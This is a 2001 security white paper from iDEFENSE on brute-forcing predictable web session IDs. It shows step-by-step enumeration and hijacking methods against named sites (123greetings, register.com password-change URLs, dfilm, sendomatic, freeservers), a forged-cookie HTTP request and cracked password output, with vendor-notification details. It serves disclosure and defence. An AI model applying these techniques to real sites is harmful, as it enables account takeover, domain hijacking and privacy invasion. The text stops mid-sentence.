
iALERT White Paper

# Brute-Force Exploitation of Web Application Session IDs

By David Endler
Director, iDEFENSE Labs
dendler@idefense.com

November 1, 2001

iDEFENSE Inc.
14151 Newbrook Drive
Suite 100
Chantilly, VA 20151
Main: 703-961-1070
Fax: 703-961-1071
http://www.idefense.com

# TABLE OF CONTENTS

# INTRODUCTION

Almost all of today's "stateful" web-based applications use session IDs to associate a group of online actions with a specific user. This has security implications because many state mechanisms that use session IDs also serve as authentication and authorization mechanisms — purposes for which they were not well designed.

It is already well known that a user's web session is vulnerable to hijacking in a replay attack if these session IDs are captured or sniffed by an attacker. A replay attack involving a web application means that an attacker can use a session ID to log on to a user's account without the appropriate username or password. For example, by sniffing a URL that contains the session ID string, an attacker may be able to hijack a session simply by pasting this URL back into a web browser.

What is not well known is just how easily many of these session IDs can be guessed or brute-forced in order to conduct a replay attack. This eliminates the need for an attacker to guess someone's username and password on one of these websites.

Session IDs are usually long random alphanumeric strings transmitted between client and server either within cookies or directly in URLs. Once a user has logged into an application (e.g., Hotmail, Amazon, eBay, etc.), these session IDs can serve as stored authentication mechanisms so that the user does not have to retype a password after each click within the website. Ideally, during logon, a session ID is generated on the web server in such a manner that a potential attacker could not guess or calculate its value while the user's session is still active.

When strong cryptographic algorithms are used for this purpose, it is almost impossible to predict the next ID in a sequence generated by the same application. However, many of these applications generate session IDs in a linear or predictable manner, allowing an attacker to guess or brute-force them using automated programs. If a session ID can be forged or guessed, it saves the attacker from having to brute-force a user's legitimate logon credentials in order to access the account or hijack the active session.

This paper focuses on the ease with which many of these session IDs can be brute-forced, allowing an attacker to steal a legitimate web application user's credentials.

# SESSION IDS

A session ID is an identification string used to associate specific web page activity with a specific user so that a sense of state is preserved for a web application. Session IDs can be used to preserve knowledge of the user across many pages and across historical sessions, enabling websites to provide features such as site personification (my.yahoo.com), online retail shopping carts (cdnow.com) and web-based e-mail (mail.yahoo.com, hotmail.com). Some web servers will generate a session ID for users after they visit any page on that server for the first time (Microsoft IIS, Apache, etc.). Additionally, other applications running on that web server (ATG Dynamo, BEA Weblogic, PHPNuke, etc.) may also generate more and different types of session IDs once the user has successfully authenticated.

Session IDs are often stored in a cookie held by the browser. Sometimes the cookies that store session IDs are set to expire (i.e., be deleted) immediately upon closing the browser; these are typically called "session cookies." However, persistent cookies last beyond a user's session. For instance, if the user has selected the "Remember Me" option on a website. Persistent cookies are usually stored on the user's hard drive in a location according to the particular operating system and browser (for instance, c:\program files\netscape\users*username*\cookies.txt for Netscape and c:\Documents and Setting*username*\Cookies for IE on Windows 2000).

Session IDs can also be embedded in a static URL, dynamically rewritten URL, hidden in the HTML of a web page or some combination of these. Some examples of session IDs stored in static URLs include online greeting cards (bluemountain.com), invitations (evite.com) or password changing mechanisms (register.com) to name a few.

## Some Session ID Examples

COOKIES

A typical cookie used to store a session ID (for redhat.com for example) looks much like:

| | | | | | | |
|---|---|---|---|---|---|---|
| www.redhat.com | FALSE | / | FALSE | 1154029490 | Apache | 64.3.40.151.16018996349247480 |

The columns above illustrate the six parameters that can be stored in a cookie.

From left-to-right, here is what each field represents:

**domain:** The website domain that created and that can read the variable.
**flag:** A TRUE/FALSE value indicating whether all machines within a given domain can access the variable.
**path:** Pathname of the URL(s) capable of accessing the cookie from the domain.
**secure:** A TRUE/FALSE value indicating if an SSL connection with the domain is needed to access the variable.
**expiration:** The Unix time that the variable will expire on. Unix time is defined as the number of seconds since 00:00:00 GMT on Jan 1, 1970. Omitting the expiration date signals to the browser to store the cookie only in memory; it will be erased when the browser is closed.

**name:** The name of the variable (in this case Apache).
**value:** The value of the variable (in this case 64.3.40.151.16018996349247480 ) .

So the above cookie value of Apache equals 64.3.40.151.16018996349247480 and is set to expire on July 27, 2006, for the website domain at http://www.redhat.com.

The website sets the cookie in the user's browser in plaintext in the HTTP stream like this:

```
Set-Cookie: Apache="64.3.40.151.16018996349247480"; path="/";
domain="www.redhat.com"; path_spec; expires="2006-07-27
19:39:15Z"; version=0
```

## STATIC URL WITH SESSION ID

Online greeting card and invitation services typically send e-mails to individuals with a unique Session ID string embedded in a static URL.

http://www.123greetings.com/view/7AD30725122120803
http://evite.citysearch.com/r?iid=KVIJBUFDLPVMIVLXYUKB

## HIDDEN INPUT FIELDS WITH SESSION ID

Looking at the source of some web pages will reveal hidden fields that may contain a session ID or other sensitive information:

```
<FORM METHOD=POST ACTION="/cgi-bin/authenticated.cgi">
<input type="hidden" name="sessionID" value=”abcde1234”>
<input type="hidden" name="useraccount" value=”673-12745”>
<input type="submit" name="Access My Bank Information">
</form>
```

# SUSCEPTIBILITY OF SESSION IDS TO ATTACK

In a typical logon scenario, two authentication tokens are exchanged — a user identifier and password — for a single-session ID, which is thereafter used as the only authentication string. While it is generally clear that username/password pairs are indeed authentication data and therefore sensitive, it is not generally understood that session IDs are also just as sensitive because of their frequent use for authentication.[1] Many users who may have extremely hard-to-guess passwords are careless with the protection of cookies and session information.

The security problems behind session ID-based authentication can be summarized into six main categories:

- **Weak Algorithm:** Many of the most popular websites today are currently using linear algorithms based on easily predictable variables, such as time or IP address. It is relatively easy for an attacker to reduce the search space necessary to produce a valid session ID by simply generating many requests and studying the sequential pattern.

- **No Form of Account Lockout:** Many websites have prohibitions against unrestrained password guessing (e.g., it can temporarily lock the account or stop listening to the IP address). With regard to session ID brute-force attacks, an attacker can probably try hundreds or thousands of session IDs embedded in a legitimate URL without a single complaint from the web server. Many intrusion-detection systems do not actively look for this type of attack; penetration tests also often overlook this weakness in web e-commerce systems.

- **Short Length**: Even the most cryptographically strong algorithm still allows an active session ID to be easily determined if the length of the string is not sufficiently long.

- **Indefinite Expiration on Server:** Session IDs that do not expire on the web server can allow a miscreant unlimited time to guess a valid session ID. An example is the "Remember Me" option on many retail websites. If a user's cookie file is captured, then an attacker can use these static-session IDs to gain access to that user's web accounts. Additionally, session IDs can be potentially logged and cached in proxy servers that, if broken into by an attacker, may contain similar sorts of information in logs that can be exploited.

- **Transmitted in the Clear:** Assuming SSL is not being used while the session ID cookie is transmitted to and from the browser, the session ID could be sniffed across a flat network taking the guess-work away for a miscreant. This assumes that the secure field in a cookie is set to False, which would not force SSL to be used to protect the information. Additionally, if the session IDs contain actual logon information (password, username, etc.) in the string and are captured, an attacker's job is even easier.

[1] See RFC 2964.

- **Insecure Retrieval:** By tricking the user's browser into visiting another site, an attacker can retrieve stored session ID information and quickly exploit this information before the user's sessions expire. This can be done a number of ways: DNS poisoning, exploiting a bug in Internet Explorer (e.g., http://www.peacefire.org/security/iecookies/), cross-site scripting exploitation, etc.

# SESSION ID EXPLOITATION MECHANICS

The following sections will focus on exploiting a combination of the first four types of session ID weaknesses through brute-force attack. To exploit an active session ID over the Internet, it is assumed that an attacker lacks the ability to sniff a victim's network. This means the online miscreant can only try to forge a legitimate session ID by making multiple web requests based on analyzing and adapting to past queries. This also assumes that there is some predictable or noticeable pattern to the formation of these session IDs. This type of attacker can only make web requests on the target web application in order to study and potentially reverse-engineer the session ID generation algorithm.[2] In some cases, a legitimate user account on the application in question is also needed to see how and when additional session ID generation occurs.

Many vendors pride themselves on developing applications that use extremely long session IDs to protect web sessions. Unfortunately, if one actually looks at several session IDs that were generated in sequence, it becomes apparent that only portions of each string are truly random.

## A URL Session ID Cracking Example

For instance, consider the online greeting card website http://www.123greetings.com and assume that I just sent myself an online card. I shortly receive the following e-mail:

> Dear David Endler,
>
> An Anonymous Admirer has sent you a greeting card from 123Greetings.com, a FREE service committed to keep people in touch.
>
> To see your greeting card, choose from any of the following options which works best for you.
>
> --------
> Method 1
> --------
>
> Just click on the following Internet address (if that doesn't work for you, copy & paste the address onto your browser's address box.)
>
> http://www.123greetings.com/view/AD30725122110120

[2] See "Interrogative Adversary" in section 2.5 of the MIT Technical Paper listed in the Resources section by Kevin Fu, et al

The above URL at first seems pretty random. Now let's see what happens if I send the same card to myself multiple times. This can be accomplished by pressing "back" on my browser clicking the send button again. If I keep on doing this, I start to collect a few more URLs with copies of my greeting card:

http://www.123greetings.com/view/AD30725122116211
http://www.123greetings.com/view/AD30725122118909
http://www.123greetings.com/view/AD30725122120803
http://www.123greetings.com/view/AD30725122122507
http://www.123greetings.com/view/AD30725122124100

It seems that the beginning looks fairly constant (AD3) for each session ID embedded in these URLs. As I start to associate that the date I sent these electronic cards on was July 25 at 12:21 PST, I can start to eliminate some more entropy out of this session ID (07251221). Notice then that I'm left with five incrementing "random" digits at the end of the URL. These digits are obviously not random at all, but probably entirely predictable if we had the exact time of each generated session ID on the web server.

So if I had prior knowledge of a coworker visiting 123greetings.com to send his girlfriend a greeting card at a particular time, I could probably formulate and guess most of the session ID except for the last five digits (maybe even the sixth and seventh digits which are the minute value). If I had no knowledge whatsoever of when he sent the card, I could still pick a range of times and formulate the session IDs I wish to brute-force based on that range. So if I chose the ten-minute range of 6:49 a.m. to 6:59 a.m. PST on July 26, my session ID range to brute-force would look something like the following:

http://www.123greetings.com/view/AD30726064900000
http://www.123greetings.com/view/AD30726064900001
http://www.123greetings.com/view/AD30726064900002
…
…
http://www.123greetings.com/view/AD30726065999998
http://www.123greetings.com/view/AD30726065999999

That equates into 1,099,999 possible URLs.

The next logical step is to find an automated way to brute-force these URLs to find all valid cards created in this time range. This website was notified of the weaknesses in session ID construction on Aug. 28, 2001. They responded on Sept. 4, 2001 acknowledging receipt of the information. As of the time of this report, the session ID format has not been changed.

## Bring on the Perl

It took me about a half an hour to put together a Perl script as a proof of concept to brute-force and find legitimate session IDs for 123greetings.com.[3] The problem with this code is that for any particular session ID you want to brute-force, it is necessary to customize it for each particular website's ID structure. In other words, each application requires a little tweaking to match its session ID format. Given more time and allowance for elegant programming and documentation, I can put something together in C/C++ with some user interface functionality and a lot more speed.

My Perl script is able to sequentially spawn 250 requests per minute to 123greetings.com on average in a single thread, taking into account that bandwidth variations will make this different for each website. This means 15,000 HTTP requests per hour and 360,000 per day. To brute-force the above 10-minute range scenario with one computer and one instance of the Perl script running would take approximately 3 days and 2 hours. Since each card is active for 30 days, I could expand my range to around 98 minutes instead of 10. Of course, making the Perl script multithreaded and distributing it among several computers would shave this time down considerably. Adding some built-in artificial intelligence to determine the level of entropy in the session IDs would also be nice.

One caveat is to make sure not to cause a denial of service on the target websites by launching too many requests at once.

[3] See Appendix B, page 31.

# CRACKING MORE URLS

The following are just a few more examples of weakly constructed session IDs stored in static URLs being used for authentication purposes:

## Hijacking Register.com (or the $35 hack)

This exploit is made easier if one also has a domain hosted at Register.com at a cost of $35 US. Register.com has developed a web-management interface called the Domain Manager that among other things allows online changes to DNS entries. Trying to change your register.com Domain Manager password at Register.com requires only that you enter the domain in question to generate an e-mail to the technical contact. Using my securitypimps.com domain as an example, I click on the "forgot password" link and enter only my domain name.


**Figure 1**

The e-mail sent to the technical contact PimpDaddy@securitypimps.com looks something like:

> Thank you for using register.com's Domain Manager.
>
> To change or re-enter your password, please copy and paste the URL below into the "Location" or "Address" field of your web browser and hit the 'Enter' key on your keyboard.
>
> Note: If your e-mail program supports HTML, you may be able to click on the link below.
>
> http://mydomain.register.com/change_password.cgi?155218782787
>
> Note: Above link will be expire within three days

Clicking “back” in the browser and resubmitting the password change request results in more e-mails with the following URLs:

http://mydomain.register.com/change_password.cgi?486218782865
http://mydomain.register.com/change_password.cgi?440218782891
http://mydomain.register.com/change_password.cgi?685218782917
http://mydomain.register.com/change_password.cgi?505218782956
http://mydomain.register.com/change_password.cgi?435218782969

Clicking on any of the above URLs within a three-day window results in the appearance of the following screen:





**Figure 2**

Therefore, if an attacker could get to this web page before the legitimate owner of the domain checks his e-mail, he could change the Domain Manager password and ultimately log on and change DNS entries so that Internet users are redirected — for example, to http://www.playboy.com instead of http://www.securitypimps.com. While the legitimate owner may figure things out after seeing one or more of these password-change e-mails in his inbox, enough damage may already have occurred in the 24- to 72-hour period of DNS propagation in the form of a negative public exposure in the media and loss in customer and shareholder confidence. Imagine if an attacker is able to redirect a financial institution's home page, where users log on to their bank accounts, to instead a malicious site that looks exactly the same except it collects all usernames and passwords, finally responding with a "site temporarily down" message.


## EXPLOITATION

The key is brute-forcing the change-password website URL in less than 14 hours, assuming the exploit is attempted around 6 p.m., after most people go home, and before 8 a.m. the next day, before most people get in to check e-mail.

In order to exploit these poorly formed session IDs, let's analyze the sampling we have from the above e-mails:

155218782787
486218782865
440218782891
685218782917
505218782956
435218782969

The digits seem to be somewhat predictable (all are in the format XXX218782XXX). Let's now assume that I'm trying to hijack a target domain (*targetdomain.com*) and that I have my own domain (*mydomain.com*), both of which have register.com as their registrar. I can submit my change-password form and the target domain's form at the same time (in two browsers) and narrow down the brute-force range further by looking at the generated e-mail I receive. For instance, I load the following two separate browser screens:




I then press "continue" at nearly at the same time, and receive the following e-mail:

> Thank you for using register.com's Domain Manager.
>
> To change or re-enter your password, please copy and paste the URL below into the "Location" or "Address" field of your web browser and hit the Enter key on your keyboard.
>
> Note: If your e-mail program supports HTML, you may be able to click on the link below.
>
> http://mydomain.register.com/change_password.cgi?546789782750
>
> Note: Above link will be expire within three days

That means the session ID in the URL that is now also active for the targetdomain.com password change and is probably very close to the one generated for mydomain.com. In actuality, the other URL is http://targetdomain.register.com/change_password.cgi?934789782781, which is only five digits different from the URL we received in the e-mail.

This means that given this insider information on the generation of the session IDs used in these URLs, my search space is narrowed from 1,000,000,000,000 possibilities (12 numbers) to 100,000 possibilities (5 numbers). The script I put together to brute-force this scenario is a little different since register.com does not actually give a typical 404 error when an incorrect session ID is entered. Instead a custom error message appears in the form of:

> Error: This link has already been used or has expired.
> Please use the "Forgot Your Password" link below to
> update or re-enter your password.

This Perl script is able to brute-force a series of these pages for download and to search the HTTP response string for “create” within each response at about 45 requests per minute, 2,700 per hour, 37,800 in 14 hours and 64,800 per day.[4] Therefore there’s a pretty decent — about two-in-five — chance of discovering the correct session ID in one night. Once the page is discovered, the above screen in figure 2 shows up and, if the source of the HTML is examined, the following fields are visible:

```
<form method=post
action="https://secure.register.com/domman3/c_password.cgi">
<input type=hidden name="old_passwd" value="VyopeDzkcftbE">
<input type=hidden name="uname" value="davidendler">
<input type=hidden name="sid" value="2602128436">
```

[4] See Appendix C, page 32.

```
<input type=hidden name="isp" value="1">
<input type=hidden name="rflag" value="">
```

From just looking at the format of the old_passwd field, it seems that register.com uses the crypt() function to encrypt passwords. If we run the old_passwd field through a standard Unix password cracker (DES algorithm), we should be able to discover the current domain manager password for that domain within a day or two (in this case, "123"):

```
% ./apoc_crack file
Password is at least 2 Characters Long
Password is at least 3 Characters Long
VyopeDzkcftbE = 123
%
```

Now I can either log on to the Domain Manager with the old password and username or change the target domain's password using the change-password form page that I have discovered. This is especially bad if the site administrator uses this same password to administer Internet-facing devices as well.

This website was notified of the weaknesses in session ID construction on Aug. 28, 2001. The information was received by Register.com technical support and forwarded to the technical department on Sept. 3, 2001. No further response was received by Register.com. As of the date of this report, the same behavior in session IDs is exhibited in the password-change portion of the site.

## Peeping at Others' Movies

If you go to Dfilm.com, you can create your own artistic flash movie with the D.FILM movie maker. One can choose from a cast of characters and fill in a customized script, sending the final movie to friends and family. Much like on online greeting card, the movie is stored on D.FILM's server, and can be accessed by going to a specific URL. For instance, here is one I created especially for this paper:

> David Endler created a digital movie for you!
> You can view it at the following URL:
>
> http://www.dfilm.com/mm/mm_route.php?id=118355

After some experimentation, it's clear that the id number at the end of the URL is sequential. Therefore, to look at other people's personal and somewhat strange creations, all one has to do is type in alternative URLS, i.e.:

http://www.dfilm.com/mm/mm_route.php?id=118356

http://www.dfilm.com/mm/mm_route.php?id=118357
http://www.dfilm.com/mm/mm_route.php?id=118358
…

If a voyeur really wanted to, he could download each of the thousands of flash movies and save them for viewing at a later date.

This website was notified of the weaknesses in session ID construction on Aug. 28, 2001. A response had not been received by the time of publication.

## Let's Crash The Party!

Seeing that I had nothing to do one weekend, I decided to see if there were any parties in the area that I could crash. The website at http://www.sendomatic.com makes it extremely easy to do so. Once a user creates an event and some online invitations, an account space is automatically set up so that upon each subsequent logon, the user is automatically taken to a particular URL unique to that user. For example, when I log on to the site, the following screen appears:





**Figure 3**

I always get redirected to the URL http://www.sendomatic.com/servlets/mysendo?uId=47899, where I can send out more invitations, change the date or description of my parties or send other events to people in my address book.

If a mischief-maker tries to increment or decrement the uId value in the URL in his browser, lo and behold, he has access to other people's event home pages, with complete access to cancel parties, send bogus parties to friends or ultimately crash any party with details of the event.

Sendomatic was notified of the weaknesses in session ID construction on Aug. 28, 2001. The developers of the site responded on Aug. 28 informing us that they were aware of the problem. When asked if they planned to fix the problem cited "development costs which may or may not be possible at this time." As of the time of this report, the website was still vulnerable.

# CRACKING COOKIES

One of the biggest security no-no's in session ID cookie creation is storing sensitive information that could be later captured or exploited. Even though this research concentrates on session ID brute-force susceptibility, examining cookie contents should not be ignored.

Brute-forcing the session IDs stored in cookies is not much different than cracking ones stored in URLs. The key technique is to load a forged cookie value into the web agent's HTTP stream each time a request is made to an authenticated protected page on a web server. For example:

```
GET /info/terms/ HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows 98;
DigExt)
Host: docs.yahoo.com
Pragma: no-cache
Cookie: B=8ocm0ggto0cm8&b=2
```

The Windows freeware tool Mini-Browser is quite useful in tracing a web request and tracking all cookies that are set on a particular web page.[5] Another tool that allows cookie inspection is HTTPush.[6] It is a Unix-based tool that acts as a proxy server and allows a user to manipulate cookie contents before they are transmitted to the server.

## Free Servers Indeed

Freeservers.com is a free web hosting service that offers 20 megabytes of space and a web-enabled mechanism for uploading and editing content. Any user can pick his or her own domain starting from a list of pre-determined domain names, such as freeservers.com, iwarp.com, itgo.com, etc. For testing purposes I signed up for the domain, testing123.itgo.com. My site password is 123123, and the cookies that are generated and sent to my browser are:

```
site=testing123.itgo.com;
LOGIN=dGVzdGluZzEyMy5pdGdvLmNvbToxMjMxMjM%3D;
```

If we take the "LOGIN" string and run it through a base64 decoder,[7] we get a decoded value of the following:

```
testing123.itgo.com:123123
```

[5] Mini-Browser by Martin Aignesberger, available from http://aignes.com/software/download/minibr.zip.
[6] HTTPush available from http://www.s21sec.com/download/httpush-current.tar.gz.
[7] Base64 decoder available from http://www.securitystats.com/tools/base64.asp.

Therefore at any time, if I load the “LOGIN” cookie in any browser, I should be able to access my freeserver’s configuration page without logging in. When I paste these cookies in my mini-browser application:





**Figure 4**

and try to access my configuration start page (http://testing123.itgo.com/cgi-bin/util/my_member_area) by pressing “Get,” the following authenticated configuration page is loaded without ever having to type in a password:

